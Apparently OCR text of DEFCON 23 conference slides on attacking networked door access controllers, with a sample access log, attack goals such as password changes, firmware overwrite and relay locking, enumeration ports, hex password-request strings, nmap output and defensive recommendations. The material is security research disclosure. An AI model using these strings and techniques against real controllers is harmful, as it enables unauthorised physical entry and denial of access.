07/24/15 - 18:49:16	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 18:41:04	[A1D] Door 4	Request to e...	Open request
07/24/15 - 18:40:04	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:27:28	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:27:24	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:26:44	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:26:40	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:25:20	[A1B] Door 2	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:25:20	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:23:44	[A1]		Tamper switch closed
07/24/15 - 17:23:40	[A1]		Tamper switch open
07/24/15 - 17:23:40	[A1]		Tamper switch closed
07/24/15 - 17:23:36	[A1]		Tamper switch open
07/24/15 - 17:23:36	[A1]		Tamper switch closed
07/24/15 - 17:23:32	[A1]		Tamper switch open
07/24/15 - 17:23:32	[A1]		Tamper switch closed
07/24/15 - 17:23:28	[A1]		Tamper switch open
07/24/15 - 17:23:28	[A1]	Panel operat...	Reset/Power Up
07/24/15 - 17:23:20	[A1]		Tamper switch open
07/24/15 - 17:22:04	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:19:56	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:19:52	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted
07/24/15 - 17:19:48	[A1]		Tamper switch open
07/24/15 - 17:19:48	[A1]	Panel operat...	Reset/Power Up
07/24/15 - 17:19:44	[A1]		Tamper switch open
07/24/15 - 17:19:08	[A1A] Door 1	Dennis	Single xmtr [46150], Access granted

Change the Password

- Upload configuration settings
- Change password without needing the previous password
- Normal functionality remains
- Upload other configuration changes



Denial of Service

- Fake database update will disable controller connected to or rebooted
- Overwrite device firmware
- Lock relays to prevent access


ACAT – Access Control Attack Tool Demo


Locating Controllers

Device Enumeration Techniques

- Scan the network
  - Look for any COM port redirectors
  - Default port = `TCP 4660`
- Send broadcast packet to `UDP 55954`
  - `Devices will respond`
- Send a password request string to port 4660
  - *5AA5000A110136353433323 19A71*
  - *5AA50004110C4625*
  - *5AA50005110D024C23*

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2015-07-31 09:56
t Time
Nmap scan report for 10.0.0.12
Host is up (0.0014s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE    VERSION
23/tcp    open  telnet
80/tcp    open  http       Web Server 1.1
1111/tcp  open  tcpwrapped
4660/tcp  open  telnet     Aaxeon DevoLinx COM port redirector
4676/tcp  open  tcpwrapped
55952/tcp open  tcpwrapped
```






Demo

Recommendations

- Always change the default password
- Change physical locks
- Use a direct serial connection
- If networked, utilize authentication
- Resist opening the controller to the internet



Final Thoughts

- Other vendors
- Ongoing research
- Tool – More work is needed
  - Tool located on https://github.com/linuz/Access-Control-Attack-Tool
  - It's currently just a prototype
  - Continue updating it/take it out of "PoC mode"
- Working on an Nmap script
- Slides uploaded to SlideShare

  www.slideshare.net/DennisMaldonado5

Questions?

- If you have any questions, you can:
  - Twitter: @DennisMald
  - Find me here at DEFCON23
  - Email me at: dmaldonado@klcconsulting.net